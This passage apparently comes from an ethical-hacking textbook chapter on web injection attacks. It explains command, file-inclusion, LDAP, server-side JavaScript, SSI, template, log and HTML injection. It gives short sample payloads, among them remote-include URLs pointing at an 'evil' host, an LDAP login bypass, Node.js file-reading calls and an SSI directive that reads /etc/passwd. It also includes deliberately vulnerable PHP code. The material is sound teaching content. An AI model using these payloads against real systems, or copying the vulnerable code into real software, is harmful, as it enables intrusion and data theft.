  - An attacker tries to craft an input string to gain shell access to a web server
  - Shell injection functions include `system()`, `StartProcess()`, `java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar APIs

- **HTML Embedding**
  - This type of attack is used to deface websites virtually. Using this attack, an attacker adds extra HTML-based content to the vulnerable web application
  - In an HTML embedding attack, the user input to a web script is placed into the output HTML without being checked for HTML code or scripting
- **File Injection**
  - The attacker exploits this vulnerability and injects malicious code into system files

```
http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?
```



Command Injection Example

An attacker enters the following malicious code (account number) with a new password.

```
www.certifiedhacker.com/banner.gif||newpassword||1036|60|468
```

The last two sets of numbers denote the banner size. Once the attacker clicks the submit button, the password for the account 1036 is changed to "newpassword." The server script assumes that only the URL of the banner image file is inserted into that field.





Figure 14.6: Command Injection attack example



File Injection Attack

A file injection attack is a technique used to exploit "dynamic file include" mechanisms in web applications. File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system. It occurs when a user is allowed to supply input for the include command dynamically, which is not properly validated before processing. When a user the provides input, the web application passes it into "file include" commands. Most web application frameworks support file inclusion. Hence, an attacker enters a URL that redirects the application to the location of the malicious file. While referring to the file without proper validation, the application executes the file script by calling specific procedures. Web applications are vulnerable to file injection attacks if the referred files are relayed using elements from HTTP requests. PHP is particularly vulnerable to these attacks because of the extensive use of "file includes" in PHP programming and default server configurations.

If the application ends with a php extension, and if a user requests it, then the application interprets it as php script and executes it. This allows an attacker to perform arbitrary commands. Consider the following client code running in a browser:

```
<form method="get">
<select name="DRINK">
<option value="pepsi">pepsi</option>
<option value="coke">coke</option>
</select>
<input type="submit">
</form>
```


Vulnerable PHP code:

```
<?php
  $drink = 'coke';
  if (isset( $_GET['DRINK'] ) )
     $drink = $_GET['DRINK'];
  require( $drink . '.php' );
?>
```

To exploit the vulnerable php code, the attacker injects a remotely hosted file at www.jasoneval.com, which contains an exploit.

Exploit code:

http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?



LDAP Injection Attacks

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries. The Lightweight Directory Access Protocol (LDAP) is based on the client-server model, and clients can search the directory entries using filters.

Filter Syntax	(attributeName operator value)
Operator	Example
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foockelen)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR (|)	(|(objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

Figure 14.7: LDAP tree

An LDAP injection attack works in the same way as an SQL injection attack, but it exploits user parameters to generate an LDAP query. It runs on an Internet transport protocol such as TCP, and it is an open-standard protocol for manipulating and querying Directory Services. An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to pass LDAP filters used for searching Directory Services to obtain direct access to databases behind an LDAP tree.

LDAP attacks exploit web-based applications constructed based on LDAP statements using a local proxy. Web applications may use user-supplied input to create custom LDAP statements for dynamic web page requests. Attackers commonly perform LDAP injection attacks on web applications employing user inputs to generate LDAP queries. The attackers can use the search filter attributes to discover the underlying LDAP query structure. Using this structure, the attacker includes additional attributes in the user-supplied input to determine whether the application is vulnerable to LDAP injection and evaluates the web application's output.

Depending on the implementation of the target, attackers use LDAP injection to achieve:

- Login bypass
- Information disclosure
- Privilege escalation
- Information alteration

Example:

To test if an application is vulnerable to LDAP code injection, send a query to the server that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques.





Figure 14.8: LDAP Injection attack example

If an attacker enters a valid username "certifiedhacker" and injects **certifiedhacker)(&))**, then the URL string becomes **(&(USER=certifiedhacker)(&))(PASS=blah))**. The LDAP server processes only the first filter; only the query **(&(USER=certifiedhacker)(&))** is processed. This query is always true, and the attacker logs into the system without a valid password.

An important defense method against such attacks is to filter all inputs to the LDAP; otherwise, vulnerabilities in LDAP allow the execution of unauthorized queries or modification of its contents. When the attacker modifies the LDAP statements, the process runs with the same permissions as the component of the web application that executed the command.



Other Injection Attacks

Some other types of injection attacks are discussed below:

- **Server-Side JS Injection**

  Server-side JavaScript injections are vulnerabilities that manifest when an application integrates user-controllable values into a string that the code interpreter dynamically validates. Attackers exploit improper validation of user data and pass random values to alter the code that will be compiled and executed by the server. These vulnerabilities also allow attackers to compromise the functionality and data of the applications hosted by the server. Attackers can also use the server as a source to launch further attackers in the target network.

  Example of server-side JavaScript injection:

  Attackers can launch a DoS attack by passing commands to the eval() function:

  ```
  While (1)
  ```

  This command forces the server's event loop to use the complete processer time and restricts it from evaluating additional inputs until the process is reinitiated.

  Attackers can also read the files' content from the server. The following commands can display the content of the current and parent directories:

  ```
  res.end(require('fs').readdirSync('.').toString())
  ```

  ```
  res.end(require('fs').readdirSync('..').toString())
  ```

  After retrieving the file names, attackers can pass the following commands to read the content inside the file:

```
res.end(require('fs').readFileSync(filename))
```

This vulnerability can be exploited further by initiating and running malicious binary files using the modules `fs and child_process`

- **Server-Side Includes Injection**

  Server-side Includes is an application feature that helps designers to auto-generate the content of the web page without manual involvement. The # directives allow developers to perform this activity. These directives can be files, CGI variables, shell commands, etc. After evaluating all the directives, HTML is delivered to the requester.

  Typical directives include:

  ```
  <!_ #include virtual= "/footer.html" -->
  <!_ #echo var= "DATE_LOCAL" -->
  ```

  Attackers launch server-side injection attacks to take control over web applications integrated with SSI directives. Such an application accepts remote user inputs and uses them on the page. Attackers exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files, running shell commands, and taking control over critical files such as "`/etc/passwd`".

  For example, attackers may use the following malicious directive that results in the retrieval of data from /etc/passwd files, as there is no evaluation of the user inputs:

  ```
  <!_ #exec cmd="cat/etc/passwd" -->
  ```

- **Server-Side Template Injection**

  While creating dynamic pages, designers or developers use template engines to segregate programming logic from data presentation. Thus, instead of storing code that accepts requests and extracts the required information from the database and passing it to users in monolithic data file, template engines are employed to segregate the presentation of the data from the remaining code that evaluates it.

  Server-side template injection occurs when users are allowed to insert unsafe inputs into a server-side template. When this vulnerability exists, attackers can inject malicious template directives to run arbitrary code and gain complete control over the target web server. This injection is similar to XSS but is often employed to target server internals and achieve remote code execution, making every vulnerable application a primary target. Template injection manifests via designers' code errors and deliberate template disclosure while showcasing rich features of applications, blogs, etc.

  For example, consider the following complex PHP and HTML code:

  ```
  <html>
  <head>
  <title>{{title}}</title>
  </head>
  <body>
  <form method = "{{method}}" action = "{{action}}">
  ```

```
<input type = "text" name = "user" value = "{{username}}">
<input type = "password" name = "pwd" value ="">
<button type = "submit">Submit</button>
</form>
<p> This page took {{microtime(true) - time}} seconds to render.
</p>
</body>
</html>
```

Replace the abovementioned code using template engines as follows:

```
$templateEngine = new TemplateEngine();
$template = $templateEngine -> loadFile ('SignUp.tpl');
$template -> assign('title', 'login');
$template -> assign('method', 'post');
$template -> assign('action' 'SingUp.php');
$template -> assign('username', getUsernameFromCookie());
$template -> assign('time', microtime(true));
$template -> show();
```

The abovementioned code is vulnerable to template injection as it can execute native functions. If attackers are able to attach template files with such expressions, they can run any arbitrary function to gain access to the target web server.

- **Log Injection**

  Attackers launch log injection attacks by exploiting unsanitized or unvalidated inputs to application logs. Applications usually store a large number of logs such as access logs, transaction logs, monitor logs, exception or error logs, GC logs, and crash logs. If an application or its administrator fails to log users' events or actions in a secure manner, attackers could insert fake entries or records to corrupt the log file. Attackers use this technique to insert misleading information in the log file for covering their tracks in the event of a successful attack.

  For instance, consider an application that logs data in the following format:

  ```
  Date, Time, Username, ID, source IP, Request
  ```

  The unvalidated input parameters come directly from the request

  ```
  Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz;
  id=Walkin
  ```

  Attackers can manipulate the id parameter to save the log with fake inputs:

  `Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz; id=\r\n` (Fake input)

  If the log fails to escape null bytes, the remainder of the string is not recorded.

  For example,

```
Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz;
id=%00
```

The individual log entry can be prevented at the id field

```
Date, Time, Username, ....
```

- **HTML Injection**

  An HTML injection attack is initiated by injecting HTML code via vulnerable form inputs of a web page to change the appearance of the website or the information provided to its users. It is different from JavaScript and VB script injection attacks. HTML is a core language employed to design a website, and it is often targeted by attackers to change its functionality and original look. If an attacker can successfully inject HTML code, legitimate users may be diverted from their intended activity.

  For instance, when the HTML code is injected, it allows the attacker to create a malicious form that appears to be genuine to the end users. It requests users to re-enter their credentials. Once the form is submitted with their credentials, it exfiltrates the information to the attacker.

  Example: General application template for search results page:

```
<html>
<h1> Results matching the given query: </h1>
<h2> {user_query} </h2>
<ol> <li> Result A
<li> Result B </ol>
</html>
```

  User query:

```
</h2>special offer <a href=www.certifiedhacker.com>malicious link
</a><h2>
```

  Resulting page following HTML injection:

```
